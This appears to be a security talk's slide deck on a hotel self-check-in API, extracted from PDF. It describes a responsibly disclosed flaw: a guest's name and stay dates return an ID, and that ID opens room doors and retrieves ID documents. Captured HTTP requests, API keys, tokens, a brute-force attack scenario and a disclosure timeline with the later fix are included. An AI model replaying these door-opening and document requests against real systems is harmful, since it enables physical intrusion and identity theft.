      "fileName": "EGEECM AO-1/EGEECM AO-1-1.pdf",  
      "contentType": "application/pdf",  
      "metaData": {  
        "folioId": "EGEECM AO-1-1",  
        "ownerId": "EGEECM AO-1",  
        "magicFileType": "INVOICE"  
      }  
    },  
    {  
      "id": 124382,  
      "fileName": "EGEECM AO-1/IDENTIFICATION_DOCUMENT.pdf",  
      "contentType": "application/pdf",  
      "metaData": {  
        "ownerId": "EGEECM AO-1",  
        "magicFileType": "IDENTIFICATION_DOCUMENT",  
        "originalFilename": "id_card.pdf"  
      }  
    },  
    {  
      "id": 124381,  
      "fileName": "EGEECM AO-1/SIGNATURE_DOCUMENT.png",  
      "contentType": "image/png",  
      "metaData": {  
        "ownerId": "EGEECM AO-1",  
        "magicFileType": "SIGNATURE_DOCUMENT",  
        "originalFilename": "SIGNATURE_DOCUMENT.png"  
      }  
    }  
  ],  
  "folios": [  
    {  
      "id": 124381,  
      "fileName": "EGEECM AO-1/SIGNATURE_DOCUMENT.png",  
      "contentType": "image/png",  
      "metaData": {  
        "ownerId": "EGEECM AO-1",  
        "magicFileType": "SIGNATURE_DOCUMENT",  
        "originalFilename": "SIGNATURE_DOCUMENT.png"  
      }  
    }  
  ]  
}
```

Guest Profile Endpoints -> Get Files

26

Access Control Endpoints

27

Like Magic API overview

Access Control Endpoints (open main entrance)

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST				1	HTTP/2 200 OK			
2	/api/guest-journey-service/magic/rz48xMoq36zJ8gJyX5S8Kv5KME5pdYk1/doors/6563376a-3400-46ce-b994-bf638fc62d5f/open HTTP/2				2	Date: Tue, 04 Jul 2023 07:38:14 GMT			
3	Host: my. [REDACTED]				3	Content-Length: 0			
4	Cookie:				4	Vary: Origin			
5	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0				5	Vary: Access-Control-Request-Method			
6	Accept: */*				6	Vary: Access-Control-Request-Headers			
7	Accept-Language: en-US,en;q=0.5				7	Cache-Control: no-cache, no-store, max-age=0, must-revalidate			
8	Accept-Encoding: gzip, deflate				8	Pragma: no-cache			
9	Sk-Magic-Token: groQL5e0Vl08p1Rs0vg0N0L50ivZLnV2				9	Expires: 0			
10	Sk-Magic-API-Key: CkKgGCUKbHtHcsNuHs52Adm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP				10	X-Content-Type-Options: nosniff			
11	Origin: https://my.[REDACTED]				11	X-Frame-Options: DENY			
12	Dnt: 1				12	X-Xss-Protection: 1 ; mode=block			
13	Sec-Fetch-Dest: empty				13	Referrer-Policy: no-referrer			
14	Sec-Fetch-Mode: cors				14	Strict-Transport-Security: max-age=31536000; includeSubDomains			
15	Sec-Fetch-Site: same-origin				15				
16	Content-Length: 0				16				
17	Te: trailers								
18									

Like Magic API overview

Access Control Endpoints (open main entrance)

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST				1	HTTP/2 200 OK			
2	/api/guest-journey-service/magic/rz48xMoq36zJ8gJyX5S8Kv5KME5pdYk1/doors/6563376a-3400-46ce-b994-bf638fc62d5f/open HTTP/2				2	Date: Tue, 04 Jul 2023 07:38:14 GMT			
3	Host: my. [REDACTED]				3	Content-Length: 0			
4	Cookie:				4	Vary: Origin			
5	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0				5	Vary: Access-Control-Request-Method			
6	Accept: */*				6	Vary: Access-Control-Request-Headers			
7	Accept-Language: en-US,en;q=0.5				7	Cache-Control: no-cache, no-store, max-age=0, must-revalidate			
8	Accept-Encoding: gzip, deflate				8	Pragma: no-cache			
9	Sk-Magic-Token: groQL5e0Vl08p1Rs0vg0N0l50ivZLnV2				9	Expires: 0			
10	Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52Adm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP				10	X-Content-Type-Options: nosniff			
11	Origin: https://my. [REDACTED]				11	X-Frame-Options: DENY			
12	Dnt: 1				12	X-Xss-Protection: 1 ; mode=block			
13	Sec-Fetch-Dest: empty				13	Referrer-Policy: no-referrer			
14	Sec-Fetch-Mode: cors				14	Strict-Transport-Security: max-age=31536000; includeSubDomains			
15	Sec-Fetch-Site: same-origin				15				
16	Content-Length: 0				16				
17	Te: trailers								
18									

Like Magic API overview

API Key Authentication

This header identifies the application or partner system that is calling the Like Magic API.

- Static key assigned by Like Magic to each partner (e.g., hotels).

Magic Token

This header authenticates the guest or user session (JWT).

- The endpoint `/api/guest-journey-service/magic/find` returns the associated access token.

Like Magic API overview

Magic Token

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST	/api/guest-journey-service/magic/find	HTTP/2		1	HTTP/2 200 OK			
2	Host:	my.■■■■			2	Date:	Thu, 15 May 2025 07:35:04 GMT		
3	Content-Type:	application/json			3	Content-Type:	application/json		
4	Sk-Magic-API-Key:	CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP			4	Vary:	Origin		
5	Tenant-Id:	■■■■■■■■			5	Vary:	Access-Control-Request-Method		
6	Content-Length:	107			6	Vary:	Access-Control-Request-Headers		
7					7	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate		
8	{				8	Pragma:	no-cache		
	"propertyId":	"GVAEE",			9	Expires:	0		
	"firstName":	"fabrice",			10	X-Content-Type-Options:	nosniff		
	"lastName":	"caralinda",			11	X-Frame-Options:	DENY		
	"arrival":	"2025-05-14",			12	X-Xss-Protection:	0		
	"departure":	"2025-05-15"			13	Referrer-Policy:	no-referrer		
	}				14	Strict-Transport-Security:	max-age=31536000; includeSubDomains		
					15				
					16	[			
						{			
						"magicId":	"dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa",		
						"unitName":	"708",		
						"studioNumber":	"708",		
						"adults":	1,		
						"children":	0,		
						"unitGroupId":	"GVAEE-STDD",		
						"departure":	"2025-05-15T09:00:00Z",		
						"unitGroup":	"Studio"		
						}			
						]			

Like Magic API overview

Magic Token

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
<pre>1 POST /api/guest-journey-service/magic/find HTTP/2 2 Host: my. 3 Content-Type: application/json 4 Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP 5 Tenant-Id: 6 Content-Length: 107 7 8 { "propertyId":"GVAEE", "firstName":"fabrice", "lastName":"caralinda", "arrival":"2025-05-14", "departure":"2025-05-15" }</pre>					<pre>1 HTTP/2 200 OK 2 Date: Thu, 15 May 2025 07:35:04 GMT 3 Content-Type: application/json 4 Vary: Origin 5 Vary: Access-Control-Request-Method 6 Vary: Access-Control-Request-Headers 7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 8 Pragma: no-cache 9 Expires: 0 10 X-Content-Type-Options: nosniff 11 X-Frame-Options: DENY 12 X-Xss-Protection: 0 13 Referrer-Policy: no-referrer 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 [{ "magicId":"dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa", "unitName":"708", "studioNumber":"708", "adults":1, "children":0, "unitGroupId":"GVAEE-STDD", "departure":"2025-05-15T09:00:00Z", "unitGroup":"Studio" }]</pre>				

Like Magic API overview

Magic Token

Request

Pretty

Raw

Hex

1

POST /api/guest-jour

2

Host: my.■■■■■■■■■■

3

Content-Type: applic

4

Sk-Magic-API-Key: Ck

5

Tenant-Id: ■■■■■■

6

Content-Length: 107

7

{

8

"propertyId": "GVAEI

"firstName": "fabri

"lastName": "carali

"arrival": "2025-05-

"departure": "2025-

9

}

Request

Pretty

Raw

Hex

1

GET /api/guest-journey-service/magic/dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa HTTP/2

2

Host: my.■■■■■■■■■■

3

Sec-Ch-Ua-Platform: "macOS"

4

Accept-Language: en-GB,en;q=0.9

5

Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"

6

Sec-Ch-Ua-Mobile: ?0

7

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

8

Accept: */*

9

Content-Type: application/json

10

Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP

11

Tenant-Id: ■■■■■■

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Accept-Encoding: gzip, deflate, br

16

Priority: u=1, i

17

18

ist-revalidate

:ludeSubDomains

Like Magic API overview

Magic Token

Request

PrettyRawHex

1POST /api/guest-jour...

2Host: my.█

3Content-Type: applic...

4Sk-Magic-API-Key: Ckl

5Tenant-Id: █

6Content-Length: 107

7{

8 "p

"f

"l

"a

"d

}

Request

PrettyRawHex

1GET /api/guest-journey-service/magic/dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa HTTP/2

2Host: my.█

3Sec-Ch-Ua-Platform: "macOS"

4Accept-Language: en-GB,en;q=0.9

5Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"

6Sec-Ch-Ua-Mobile: ?0

7 "notificationLanguage": "FN",

8 "magicToken": "DPqLErbe3qqp1e4TJRJpxAlXztdQEQnj",

"magicId": "dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa",

"magicLink":

"https://my.█ /magic/dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPyWa",

"groupedCharges": [

14 Sec-etchn-dest: empty

15 Accept-Encoding: gzip, deflate, br

16 Priority: u=1, i

17

18

Like Magic API overview

Open doors

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST				1	HTTP/2 200 OK			
2	/api/guest-journey-service/magic/dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPYwa/doors/f861eeab-d99a-4a31-8828-2ec503014d09/open HTTP/2				2	Date: Wed, 14 May 2025 11:32:00 GMT			
3	Host: my. [REDACTED]				3	Content-Length: 0			
4	Sk-Magic-Token: DPglErbe3ggp1e4TJRJpxAlXztdQEOnj				4	Vary: Origin			
5	Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S08BzLmEYP				5	Vary: Access-Control-Request-Method			
6	Tenant-Id: [REDACTED]				6	Vary: Access-Control-Request-Headers			
7	Priority: u=1, i				7	Cache-Control: no-cache, no-store, max-age=0, must-revalidate			
8					8	Pragma: no-cache			
					9	Expires: 0			
					10	X-Content-Type-Options: nosniff			
					11	X-Frame-Options: DENY			
					12	X-Xss-Protection: 0			
					13	Referrer-Policy: no-referrer			
					14	Strict-Transport-Security: max-age=31536000; includeSubDomains			
					15				
					16				

Attack scenario - “If they know your name, they can open your room.”

An attacker targets a known customer

They know who the person is and where they are staying

1. The attacker uses the hotel's API.
2. Knowing the victim's first and last name, and combinations of arrival and departure dates.
 - Brute-force possible??
3. Get the magic ID of the victim.
4. Get the information, if you are in your room.
5. The attacker could now open the room door.

Other things to know??

Attack scenario - “If they know your name, they can open your room.”

An attacker targets a known customer

They know who the person is and where they are staying

1. The attacker uses the hotel's API.
2. Knowing the victim's first and last name, and combinations of arrival and departure dates.
 - Brute-force possible?? --> YES ☺
3. Get the magic ID of the victim.
4. Get the information, if the victim is in their room.
5. The attacker could open the room door.

Other things to know??

Attack scenario - “If they know your name, they can open your room.”



Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST	/api/guest-journey-service/magic/find	HTTP/2		1	HTTP/2	200	OK	
2	Host:	my. [REDACTED]			2	Date:	Thu, 15 May 2025 07:35:04 GMT		
3	Content-Type:	application/json			3	Content-Type:	application/json		
4	Sk-Magic-API-Key:	CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4SQ8BzLmEYP			4	Vary:	Origin		
5	Tenant-Id:	[REDACTED]			5	Vary:	Access-Control-Request-Method		
6	Content-Length:	107			6	Vary:	Access-Control-Request-Headers		
7					7	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate		
8	{				8	Pragma:	no-cache		
9	"propertyId":	"GVAEE",			9	Expires:	0		
10	"firstName":	"fabr",			10	X-Content-Type-Options:	nosniff		
11	"lastName":	"cara",			11	X-Frame-Options:	DENY		
12	"arrival":	"2025-05-14",			12	X-Xss-Protection:	0		
13	"departure":	"2025-05-15"			13	Referrer-Policy:	no-referrer		
14	}				14	Strict-Transport-Security:	max-age=31536000; includeSubDomains		
					15				
					16	[			
						{			
						"magicId":	"dn4Z8G9qbb8gzeVe2zs3W0xAJqjBPYwa",		
						"unitName":	"708",		
						"studioNumber":	"708",		
						"adults":	1,		
						"children":	0,		
						"unitGroupId":	"GVAEE-STDD",		
						"departure":	"2025-05-15T09:00:00Z",		
						"unitGroup":	"Studio"		
						}			
						]			

Pre-requisites

What do we need for the aforementioned attack to work?

Obtaining the name of a victim

- Knowing the victim and knowing that they will be staying at this location -> **YES**
- Does the API allow customer data to be leaked?
- Listening to the names of customers as they arrive at reception?
- By gathering information from the hotel's social media accounts?

And brute-force combinations of arrival and departure dates.

Pre-requisites

What do we need for the aforementioned attack to work?

Obtaining the name of a victim

- Knowing the victim and knowing that she will be staying at this location -> **YES**
- Does the API allow customer data to be leaked? -> **we have not found a way**
- Listening to the names of customers as they arrive at reception?
- By gathering information from the hotel's social media accounts?

And brute-force combinations of arrival and departure dates.

Pre-requisites

What do we need for the aforementioned attack to work?

Obtaining the name of a victim

- Knowing the victim and knowing that she will be staying at this location -> **YES**
- Does the API allow customer data to be leaked? -> **we have not found a way**
- Listening to the names of customers as they arrive at reception? -> **YES possible**
 - Furthermore, only the first four letters of the first name and surname are sufficient!
- By gathering information from the hotel's social media accounts?

And brute-force combinations of arrival and departure dates.

Pre-requisites

What do we need for the aforementioned attack to work?

Obtaining the name of a victim

- Knowing the victim and knowing that she will be staying at this location -> **YES**
- Does the API allow customer data to be leaked? -> **we have not found a way**
- Listening to the names of customers as they arrive at reception? -> **YES possible**
 - Furthermore, only the first four letters of the first name and surname are sufficient!
- By gathering information from the hotel's social media accounts? -> **No direct means found**
 - Positive point - the magic ID becomes invalid 1 days after the end of the guest's stay.

And brute-force combinations of arrival and departure dates.

DEMO TIME



Request	Response
Pretty Raw Hex 1 POST /api/guest-journey-service/magic/find HTTP/2 2 Host: my. 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Tenant-Id: 8 Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52Adm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S08BzLmEYP 9 Origin: https://my. 10 Sec-Fetch-Dest: empty 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Site: same-origin 13 Te: trailers 14 Content-Type: application/json 15 Content-Length: 139 16 17 { 18 "firstName": " ", 19 "lastName": " ", 20 "arrival": "2023-", 21 "departure": "2023-", 22 "propertyId": "BRNEL" 23 }	Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Date: 2023 16:17:55 GMT 3 Content-Type: application/json 4 Vary: Origin 5 Vary: Access-Control-Request-Method 6 Vary: Access-Control-Request-Headers 7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 8 Pragma: no-cache 9 Expires: 0 10 X-Content-Type-Options: nosniff 11 X-Frame-Options: DENY 12 X-Xss-Protection: 1 ; mode=block 13 Referrer-Policy: no-referrer 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 [17 { 18 "magicId": "4Ra ", 19 "unitName": "116", 20 "studioNumber": "116", 21 "adults": 1, 22 "children": 0, 23 "unitGroupId": "BRNEL-SGLR", 24 "unitGroup": "Single Room" 25 } 26]



Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1	GET	/api/v2/documents/search?q=%5B%5Bat%28document.type%2C+%22property_specific%22%29%5D%5D&q=%5B%5Bat%28my.property_specific.main_property_id%2C+%22BRNEL%22%29%5D%5D&lang=en-us&pageSize=1&ref=ZIHkTRAAACIAJUUR&access_token=MCSY0GRvTWhJQUFDUUFZMHJN.77-977-977-977-9X2Pvv73vv70H77-977-977-977-9C0-_vRMj77-977-9Hu-_ve-_vSLvv70d77-977-9R0-_ve-_ve-_vUY	HTTP/2					
2	Host:							
3	User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0						
4	Accept:	/*/*						
5	Accept-Language:	en-US,en;q=0.5						
6	Accept-Encoding:	gzip, deflate						
7	Referer:	https://my.						
8	Origin:	https://my.						
9	Dnt:	1						
10	Sec-Fetch-Dest:	empty						
11	Sec-Fetch-Mode:	cors						
12	Sec-Fetch-Site:	cross-site						
13	Te:	trailers						
14								
15								



Request

Pretty

Raw

Hex

🔍

📄

🔗

☰

1

POST

/api/guest-journey-service/magic/4Ra

-fadea4ed7b7e/open HTTP/2

2

Host: my.

3

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0

4

Accept: */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Sk-Magic-Token:

8

Tenant-Id:

9

Sk-Magic-API-Key: CkKgGCUk8hTnHcsNuHs52ADm2nY6RuP237uKn45n3WkQLMnHsBteH4SQ8BzLmEYP

10

Origin: https://my.

11

Dnt: 1

12

Sec-Fetch-Dest: empty

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Site: same-origin

15

Content-Length: 0

16

Te: trailers

17

18

Response

Pretty

Raw

Hex

Render

🔍

📄

1

HTTP/2 200 OK

2

Date: 2023 16:43:17 GMT

3

Content-Length: 0

4

Vary: Origin

5

Vary: Access-Control-Request-Method

6

Vary: Access-Control-Request-Headers

7

Cache-Control: no-cache, no-store, max-age=0, must-revalidate

8

Pragma: no-cache

9

Expires: 0

10

X-Content-Type-Options: nosniff

11

X-Frame-Options: DENY

12

X-Xss-Protection: 1 ; mode=block

13

Referrer-Policy: no-referrer

14

Strict-Transport-Security: max-age=31536000; includeSubDomains

15

16



Bonus time ...

Guest Profile Endpoints

GET

/api/guest-journey-
service/magic/{magic_id}/files/

Retrieve ID documents used during check-in (ID card, passport, etc.).

Bonus time ...

Guest Profile Endpoints

GET

/api/guest-profile

files/

uploading check-in (ID



How can you protect yourself?



How can you protect yourself?

Login

Enter your credentials to login to your account.

Email

Password [Forgot your password?](#)

Login

How can you protect yourself?

Like Magic API authentication

A user can create an account on the platform.

- If account created -> bearer token protect access control endpoints

For reasons related to user experience, customers are not required to create an account on the platform.

How can you protect yourself?

[illegible]

How can you protect yourself?

[illegible]

How can you protect yourself?

Like Magic API authentication

Remains vulnerable to the attack scenario described above.

No awareness of the creation of this account, which allows users to better protect themselves.

Are the developers of the solution aware of this issue?

Is the hotel aware of this issue?

What else?



VISIONAPARTMENTS
Self check-in

If you have not received the access code to your apartment, please fill the form below and follow the instructions.

Last name * Booking number *

☐ I have read and agreed to the [Terms & Conditions](#) and [Privacy Policy](#).

SUBMIT

What else?



VISIONAPARTMENTS
Self check-in

If you have not received the access code to your apartment, please fill the form below and follow the instructions.

Last name *

Booking number *

☐ I have read and agreed to the [Terms & Conditions](#) and [Privacy Policy](#).

SUBMIT

Timeline

July 2023 – Initial discovery

Stay at a hotel using the solution. Discovery of a security issue: magic endpoint can be abused to confirm stays and potentially retrieve keys.

August 2023 – Responsible disclosure to Like Magic Tech

Vulnerability reported to Like Magic Tech technical team.

- Response: they considered the attack scenario not applicable, arguing protection via account creation (i.e., responsibility pushed to hotels).
- Outcome: no remediation coordinated at that time; hotels were told to inform their users.

[...]

Background (April 2025)



Background (April 2025)



Timeline

April 2025 – Reconfirmation

A colleague stayed again at the same hotel; observed that no fix had been implemented and the attack scenario remained feasible.

May 2025 – Proof-of-Concept (POC) redo & escalation planning

Stayed at the hotel to reproduce the full POC and gather evidence. Decision taken to escalate contact to the hotel group responsible for the hotel brand.

July 2025 – Responsible disclosure to hotel group

First contact established with the hotel group to responsibly disclose the vulnerability and request remediation.

August 2025 – Mitigation deployed

Hotel deployed a fix: making booking ID mandatory when calling the magic endpoint.

Mitigation deployed (before)

Find your reservation

Choose hotel

First name

Last name

Arrival date → Departure date

Find reservation

Mitigation deployed (after)

Find your reservation

Choose hotel

First name

Last name

Booking-ID

If you're having trouble with your data, you can contact the host [here](#).

Find reservation

OR

Login

Tada!

Conclusions

Simplicity $\neq$ Safety

You don't need sophisticated skills or tools to discover impactful vulnerabilities.

Sometimes, simple systems hide serious flaws.

Surprisingly fun (and scary) to exploit.

UX vs Security: The eternal trade-off

The more seamless and user-friendly a system becomes, the more attack surface it tends to expose.

Striking the right balance between usability and security is critical.

Reporting $\neq$ Immediate Action

Although the attack scenario was responsibly reported to the vendor in 2023, it took nearly two years before an effective fix (booking ID requirement) was deployed.

Conclusions

Who you report to matters

In hindsight, contacting the hotel group directly, not just the vendor, may have accelerated the remediation process.

Final message

Security is everyone's responsibility, not just developers!

Stay Kooook Safe!

Thanks

Blog post

<https://blog.scr.t.ch>



Cyberdefense